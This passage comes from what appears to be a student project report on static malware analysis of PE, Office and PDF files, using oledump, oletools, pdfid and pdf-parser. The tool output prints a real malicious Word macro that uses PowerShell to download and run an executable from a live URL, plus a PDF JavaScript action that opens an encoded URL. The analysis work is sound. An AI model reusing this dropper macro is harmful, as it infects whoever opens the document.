82 |--- VirtualAddress : 0x0
83
84 IMAGE_DIRECTORY_ENTRY_IAT
85 |
86 |--- Size : 1960
87 |
88 |--- VirtualAddress : 0x41000
89
90 IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT
91 |
92 |--- Size : 0
93 |
94 |--- VirtualAddress : 0x0
95
96 IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR
97 |
98 |--- Size : 0
99 |
100 |--- VirtualAddress : 0x0
101
102 IMAGE_DIRECTORY_ENTRY_RESERVED
103 |
104 |--- Size : 0
105 |
106 |--- VirtualAddress : 0x0
107
108 ****
109 [*] Listing imported DLLs ...
110     ADVAPI32.dll
111     KERNEL32.dll
112     VSPMsg.dll
113     ole32.dll
114     OLEAUT32.dll
115     PSAPI.dll
116     SETUPAPI.dll
```

(figure 8.3: PE file analysis report)

9. Expanding the static analyser :

9.1. Understanding Microsoft Office File Format Structure :-


First we have to understand the structure of Microsoft office files. There are two main format

- OLE compound file
- OOXML

OLE compound file :-

OLE stands for object linking and embedding. It is a hierarchical collection of stream and storage objects. It consists of root objects with child storage objects and stream objects.

https://www.google.com/search?q=ole+structure+format&rlz=1C1CHBF_enIN982IN982&sxsrf=ALiCzsY8ZRe6J3gqS2nfcsQvQAky3wpKeQ:1652690150068&source=lnms&tbo=isch&sa=X&ved=2ahUKEwjF88XKzuP3AhX4SWwGHTPpDxIQ_AUoAXoECAIQAw&biw=1920&bih=961&dpr=1#imgrc=h_6uFW3nDxVKG_M




As you can see in (figure 11) there is root storage and root storage contains stream and storage. Storage can sub classify either storage or stream.

OOXML :-

<https://stackoverflow.com/questions/38268260/how-far-can-a-xlsx-file-be-simplified>

OOXML stands for office open XML format. This is a newer version of microsoft. It is a much simpler OLE file format because it consists of everything in zipped format. It represents a document in the markups form.



(Figure 9.1: OOXMLFile Format)

Once you unzip the file you will see a bunch of packages.

9.2. Analyzing Malicious Office File Using Oledump and Oletools :-

- **Oledump**

It is a python script that will help you to analyze .doc, .ppt, .xlx files. It allows analysis of data streams and embedded macros.

Let's starts analysis i have to malicious files payment.doc and statements.docx file

```
(base) varun@m3:~/Final year project/project/oledump$ python oledump.py payment.doc
 1:      114 '\x01CompObj'
 2:     4096 '\x05DocumentSummaryInformation'
 3:     4096 '\x05SummaryInformation'
 4:    6830 '1Table'
 5:      379 'Macros/PROJECT'
 6:       41 'Macros/PROJECTwm'
 7: M 1471 'Macros/VBA/ThisDocument'
 8: 2322 'Macros/VBA/_VBA_PROJECT'
 9:      514 'Macros/VBA/dir'
10:     4096 'WordDocument'
```

(figure 9.2.1: Oledump analysis report)

As you can see it has a listed coup object, Summary information ,table information and macros. The most interesting thing is object number 7 where it has marked M. It means that this document contains macro scripts inside it. So let's see what is inside it .

```
(base) varun@m3:~/Final year project/project/oledump$ python oledump.py payment.doc -s 7  
00000000: 01 16 03 00 01 F0 00 00 00 0C 03 00 00 D4 00 00 .....  
00000010: 00 DA 01 00 00 FF FF FF FF 13 03 00 00 53 04 00 .....S..  
00000020: 00 00 00 00 00 01 00 00 00 FD C9 05 85 00 00 FF .....  
00000030: FF A3 01 00 00 88 00 00 00 B6 00 FF FF 01 01 00 .....  
00000040: 00 00 00 FF FF FF FF 00 00 00 00 FF FF FF FF FF .....  
00000050: FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
000000A0: 01 08 00 00 00 FF FF FF FF 78 00 00 00 08 00 00 .....X..  
000000B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
000000C0: LibreOffice Writer 00 00 00 00 00 00 00 00 00 00 00 00 FF FF .....  
000000D0: 00 00 00 4D 45 00 00 FF FF FF FF FF 00 00 00 .....ME..  
000000E0: 00 00 FF FF 00 00 00 00 FF FF 01 01 00 00 00 00 00 .....  
000000F0: DF 00 FF FF 00 00 00 00 18 00 FF FF FF FF FF FF FF .....  
00000100: FF .....  
00000110: FF .....  
00000120: FF .....
```

(figure 9.2.2: Oledump analysis report)

Here it will list the hexadecimal value.

(figure 9.2.3: Oledump analysis report)

There you can see some unwanted characters and you can see it will try to launch a command prompt to execute the cmd.exe file and it is also trying to do something with partial.

```
(base) varun@m3:~/Final year project/project/oledump$ python oledump.py payment.doc -s 7 -v
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PreddeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
Shell ("cmd.exe /c PoWerSHELL (nEW-oBjEcT sYsTeM.neT.wEBcLiEnT).dOWNLoadfIle('http://hhrz83.altervista.org/NDGAFV.exe','%Appdata%\playa.exe');&start %A
ppdata%\playa.exe& exit")
End Sub
```

(figure 9.2.4: Oledump analysis report)

You can see it has defined a function called Document_Open which means that this function gets executed as soon as this document is launched and it tries to download a file from http link. This is very likely that is the actual malware payload that will get downloaded from this office file

- **Oletools :-**

Oletools contains lots of tools which are written in python script some major tools are oleid.py , olemeta.py, oleder.py, olemap.py and olevba.py

Now i am going to analysis same file that i use earlier using all these tools one by one

9.2.1. Analysis using oleid.py

(base) varun@m3:~/Final year project/project/oletools\$ python oleid.py payment.doc			
oleid 0.60.1.dev2 - http://decalage.info/oletools			
THIS IS WORK IN PROGRESS - Check updates regularly!			
Please report any issue at https://github.com/decalage2/oletools/issues			
 filename: payment.doc			
Indicator	Value	Risk	Description
File format	MS Word 97-2003 Document or Template	info	
Container format	OLE	info	Container type
Application name	Microsoft Office Word	info	Application name declared in properties
Properties code page	1252: ANSI Latin 1; Western European (Windows)	info	Code page used for properties
Author	admin	info	Author declared in properties
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc

(figure 9.2.1: oleid analysis report)

It will give you lots of information about your file. It looks like a bunch of trads inside the file. For example, it checks whether a file is in OLE format or not and you can see this file contains VBA macros that are suspicious.

9.2.2. Analysis using olemeta.py

```
(base) varun@m3:~/Final year project/project/oletools$ python olemeta.py payment.doc
olemeta 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
=====
FILE: payment.doc

Properties from the SummaryInformation stream:
+-----+-----+
|Property|Value|
+-----+-----+
|codepage|1252
|title
|subject
|author|admin
|keywords
|comments
|template|Normal.dotm
|last_saved_by|admin
|revision_number|1
|total_edit_time|180
|create_time|2016-06-29 17:09:00
|last_saved_time|2016-06-29 17:12:00
|num_pages|1
|num_words|0
|num_chars|0
|creating_application|Microsoft Office Word
|security|0
+-----+-----+

Properties from the DocumentSummaryInformation stream:
+-----+-----+
|Property|Value|
+-----+-----+
|codepage_doc|1252
|lines|0
|paragraphs|0
|scale_crop|False
|company
|links_dirty|False
|chars_with_spaces|0
|shared_doc|False
|hlinks_changed|False
|version|983040
+-----+-----+
```

(figure 9.2.2: olemeta analysis report)

It will give you meta information about the file.

You can see the number of pages is 1 and the number of words is also 0. having a lower number of pages and words might be suspicious.

9.2.3. Analysis using oledir.py

```
(base) varun@m3:~/Final year project/project/oletools$ python oledir.py payment.doc
oledir 0.54 - http://decalage.info/python/oletools
OLE directory entries in file payment.doc:
-----+-----+-----+-----+-----+-----+-----+
id | Status|Type   |Name           |Left |Right|Child|1st Sect|Size
-----+-----+-----+-----+-----+-----+-----+
0  |<Used>|Root    |Root Entry      |-    |-    |3    |2A    |4992
1  |<Used>|Stream   |1Table          |-    |-    |8    |6830
2  |<Used>|Stream   |WordDocument    |5    |-    |0    |4096
3  |<Used>|Stream   |\\x05SummaryInformation|2    |4    |-    |16    |4096
4  |<Used>|Stream   |\\x05DocumentSummaryInf|-    |-    |1E    |4096
|               |ormation
5  |<Used>|Storage  |Macros          |1    |12   |11   |0     |0
6  |<Used>|Storage  |VBA              |-    |-    |7    |0     |0
7  |<Used>|Stream   |ThisDocument    |9    |8    |-    |0     |1471
8  |<Used>|Stream   |_VBA_PROJECT    |-    |-    |17   |2322
9  |<Used>|Stream   |dir              |-    |-    |3C   |514
10 |<Used>|Stream   |PROJECTwm       |-    |-    |45    |41
11 |<Used>|Stream   |PROJECT          |6    |10   |46    |379
12 |<Used>|Stream   |\\x01CompObj     |-    |-    |4C    |114
13 |unused|Empty   |
14 |unused|Empty   |
15 |unused|Empty   |
-----+-----+-----+-----+-----+-----+-----+
id |Name           |Size   |CLSID
-----+-----+-----+
0  |Root Entry      |-    |00020906-0000-0000-C000-000000000046
|               |        |Microsoft Word 97-2003 Document
|               |        |(Word.Document.8)
12 |\\x01CompObj     |114
4  |\\x05DocumentSummaryInformation|4096
|               |on
3  |\\x05SummaryInformation    |4096
1  |1Table          |6830
5  |Macros          |-    |
11 |  PROJECT        |379
10 |  PROJECTwm      |41
6  |  VBA            |-    |
7  |    ThisDocument  |1471
8  |    _VBA_PROJECT |2322
9  |    dir           |514
2  |WordDocument    |4096

```

(figure 9.2.3: oledir analysis report)

It will give you directory representation about the ole file.

9.2.4. Analysis using olevba.py

```
olevba 0.60.1.dev3 on Python 3.9.7 - http://decalage.info/python/oletools
=====
FILE: payment.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: payment.doc - OLE stream: 'Macros/VBA/ThisDocument'
-----
Private Sub Document_Open()
Shell ("cmd.exe /c PowerShell (nEW-oBjEcT sYsTeM.neT.wEBcLiEnT).dOWNLoAdFILE('http://hhrz83.altervista.org/NDGAFV.exe','%Appdata%\playa.exe');&start %Appdata%\playa.exe&exit")
End Sub
+-----+-----+-----+
|Type |Keyword |Description |
+-----+-----+-----+
|AutoExec|Document_Open|Runs when the Word or Publisher document is opened|
|Suspicious|Shell|May run an executable file or a system command|
|Suspicious|PowerShell|May run PowerShell commands|
|Suspicious|nEW-oBjEcT|May create an OLE object using PowerShell|
|Suspicious|neT.wEBcLiEnT|May download files from the Internet using PowerShell|
|Suspicious|dOWNLoAdFILE|May download files from the Internet using PowerShell|
|Suspicious|sysTeM|May run an executable file or a system command on a Mac (if combined with libc.dylib)|
|IOC|http://hhrz83.altervista.org/NDGAFV.exe|URL ,'%Appdata%\playa.exe'|
|IOC|cmd.exe|Executable file name|
|IOC|NDGAFV.exe|Executable file name|
|IOC|playa.exe|Executable file name|
+-----+-----+-----+
```

(figure 9.2.4: olevba analysis report)

This is a very interesting tool. It extracts VB scripts for us . it will also give key indicator about file for example you can see there is a word AutoExec which means ones you open the file VBA script execute automatically.

There is also a shell command that this tool marks as suspicious.

9.2.5. Analysis using mraptor.py

```
(base) varun@m3:~/Final year project/project/oletools$ python mraptor.py payment.doc
MacroRaptor 0.56.2 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues
+-----+-----+
Result |Flags|Type|File
+-----+-----+
SUSPICIOUS|A-X|OLE:|payment.doc

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
(base) varun@m3:~/Final year project/project/oletools$
```

(figure 9.2.5: mraptor analysis report)

As you can see, the result is suspicious because it contains a bunch of flags for example AutoExec, Write and Execute.

9.3. PDF File Format :-


PDF stands for portable document format. It encapsulates various elements of a document as an object. Scripting capabilities in the form of action scripts

Four major sections are Header, Body, Xref and Trailer

Structure of pdf file :-

First we have to understand the structure of pdf files.

https://www.researchgate.net/figure/An-example-of-a-simple-PDF-file-structure-that-consists-of-one-page-that-contains-a_fig1_326102942



(figure 9.3: Structure of pdf file)

https://www.pdfprof.com/PDF_Image.php?idt=106976&t=40

Header:

- contains version number.

Objects:

- Its name is 1, 0 is its version number
- obj and endobj delimit the beginning and end of an object.
- <> defines an dictionary object.
- Part of Body

Cross Reference Table:

- Quick access of every object in the body
- begins with the keyword xref and an EOL
- 0 > Start of object, 4 > objects in body
- 0000000000 65535 f
- 0000000000 is a 10-digit byte offset of the object starting from the beginning of the document.
- 65535 is a 5-digit generation number
- entry type, n for in-use, f for free

```
%PDF-1.7
1 0 obj
<< /Type /Catalog
    /Pages 2 0 R
  >>
endobj

2 0 obj
<< /Type /Pages
    /Kids [3 0 R]
    /Count 1
  >>
endobj

3 0 obj
<< /Type /Page
    /Parent 2 0 R
    /MediaBox [0 0 600 400]
    /Resources << >>
  >>
endobj

xref
0 4
0000000000 65535 f
0000000010 00000 n
0000000069 00000 n
0000000141 00000 n
trailer
<< /Root 1 0 R
    /Size 4
  >>
startxref
249
%%EOF
```

(figure 9.3: Structure of pdf file)

Analyzing Malicious PDF file using pdfid.py and pdfparser.py :-

Let's start my analysis. I have malicious pdf files example1.pdf, example2.pdf and example3.pdf

9.3.1. Analysis using pdfid.py

```
(base) varun@m3:~/Final year project/project/PDF malicious examples$ python pdfid.py example1.pdf
PDFiD 0.2.8 example1.pdf
PDF Header: %PDF-1.4
obj          26
endobj       26
stream        9
endstream     9
xref          1
trailer        1
startxref     1
/Page         3
/Encrypt       0
/ObjStm       0
/JJS          1
/JavaScript    2
/AA            0
/OpenAction    1
/AcroForm      0
/JBIG2Decode   0
/RichMedia     0
/Launch        0
/EmbeddedFile  0
/XFA           0
/Colors > 2^24 0
```

(figure 9.3.1: pdfid analysis report)

So as you can see this pdf file has 26 objects inside and 9 streams. Streams contain all the data.

The most important thing is you can have one openAction file. Which means once you open the pdf file whatever inside the openAction file will automatically execute.

9.3.2. Analysis using pdf-parser.py

```
obj 24 0
Type:
Referencing:
<<
 /S /JavaScript
 /JS "(this.getURL\\((unescape\\('\\%68%74%74%70%3a%2f%2f%73%65%61%72%63%68%67%6c%6f%02%61%6c%73%69%74%65%2e%63%6f%6d%2f%69%6e%2e%63%67%69%3f%31%37'\\')\\))"
 >>

obj 25 0
Type:
Referencing:
```


(figure 9.3.2: pdf-parser analysis report)

This tool will show you lots of information about the pdf file. I have found object number 24 is referencing one url link.

9.3.3. Analysis using our static analyser:

Our analyser extracts the following attributes from the pdf file and reports them:

1. Hashes(MD5,SHA1 etc)
2. Logical Structure
3. Metadata
4. URLs
5. Embedded Javascript etc



```

report_pdf.txt
-/PycharmProjects/pythonProject

report_android.txt x report_pdf.txt x

1 Document Tree
2 [[1, {1: ('/Catalog', [2]), 2: ('/Pages', [3, 20, 25]), 3: ('/Page', [2, 5, 9, 11, 18, 7, 8, 16, 17, 4]), 4: ('stream', []), 5: ('/Font', [6, 36]), 6: ('/FontDescriptor', [34]), 7: ('/ExtGState', []), 8: ('/ExtGState', [10, 37]), 9: ('/Font', [12, 33]), 10: ('/FontDescriptor', [38]), 11: ('/Font', [19, 39]), 12: ('array', [13]), 13: ('/Font', [14, 15, 35]), 14: ('dictionary', []), 15: ('/FontDescriptor', [34]), 16: ('dictionary', []), 17: ('dictionary', []), 18: ('/Font', [19, 39]), 19: ('/FontDescriptor', []), 20: ('/Page', [2, 5, 18, 9, 23, 7, 8, 22, 21]), 21: ('stream', []), 22: ('dictionary', []), 23: ('/Font', [24, 40]), 24: ('/FontDescriptor', [41]), 25: ('/Page', [2, 5, 18, 11, 7, 8, 27, 28, 29, 30, 31, 26]), 26: ('stream', []), 27: ('dictionary', []), 28: ('dictionary', []), 29: ('dictionary', []), 30: ('dictionary', []), 31: ('dictionary', []), 32: ('/Info', []), 33: ('stream', []), 34: ('stream', []), 35: ('array', []), 36: ('array', []), 37: ('array', []), 38: ('stream', []), 39: ('array', []), 40: ('array', []), 41: ('stream', []), 42: ('stream', [1, 32])}], [1, {}]]
3 Metadata
4 [[], []]
5 MD5 Hash
6 3814d3365b6d941c5fd083c83d50cd0b
7 SHA1 Hash
8 eab0fa3f9541651289848d21320178a41e7a13a
9 URLs
10 [[['https://www.cisco.com/c/en_in/products/security/email-security/what-is-spam.html', 'https://plg.uwaterloo.ca/~gvormac/treccorpus07/', 'http://www.nltk.org/'],
     'https://docs.google.com/spreadsheets/d/155da0CZ0m3ain0jzLbmHdy4y0T3hs-eQV2EuJ5Uw/edit?usp=sharing', 'https://docs.google.com/spreadsheets/d/155da0CZ0m3ain0jzLbmHdy4y0T3hs-eQV2EuJ5Uw/edit?usp=sharing',
     'https://www.youtube.com/watch?v=j1uBHvL6Yr0'], []]
11 JavaScript Code
12 [[], []]
13 Suspected Components
14 None
15 Offsets
16 [[{'header': (0, 0), 'objects': [(1, 17, 59), (2, 78, 68), (3, 148, 305), (4, 455, 4640), (5, 5151, 166), (6, 5319, 237), (7, 5558, 51), (8, 5611, 51), (9, 5664, 172), (10, 5838, 243), (11, 6083, 130), (12, 6215, 28), (13, 6245, 198), (14, 6405, 72), (15, 6479, 238), (16, 6719, 197), (17, 6918, 162), (18, 7082, 158), (19, 7242, 223), (20, 7467, 300), (21, 7769, 4646), (22, 12471, 136), (23, 12609, 172), (24, 12783, 255), (25, 13040, 319), (26, 13361, 3185), (27, 16602, 213), (28, 16817, 216), (29, 17035, 160), (30, 17197, 173), (31, 17372, 157), (32, 17531, 228), (33, 17761, 414), (34, 18230, 229707), (35, 248010, 748), (36, 248760, 595), (37, 249357, 523), (38, 249882, 199596), (39, 449551, 25), (40, 449578, 279), (41, 449859, 172435), (42, 622367, 172)], {'xref': (622720, 870), 'trailer': (623592, 139), 'eof': (623731, 0)}, {'compressed': []}, {'xref': (623738, 9), 'trailer': (623749, 166), 'eof': (623915, 0), 'compressed': []}]}
17 Elements
18 {{'/Type': <peepdf.PDFCore.PDFName object at 0x7f7e2699fb0>, '/Pages': <peepdf.PDFCore.PDFReference object at 0x7f7e2699fcf0>, '/Lang': <peepdf.PDFCore.PDFString object at 0x7f7e2699fc0>}}

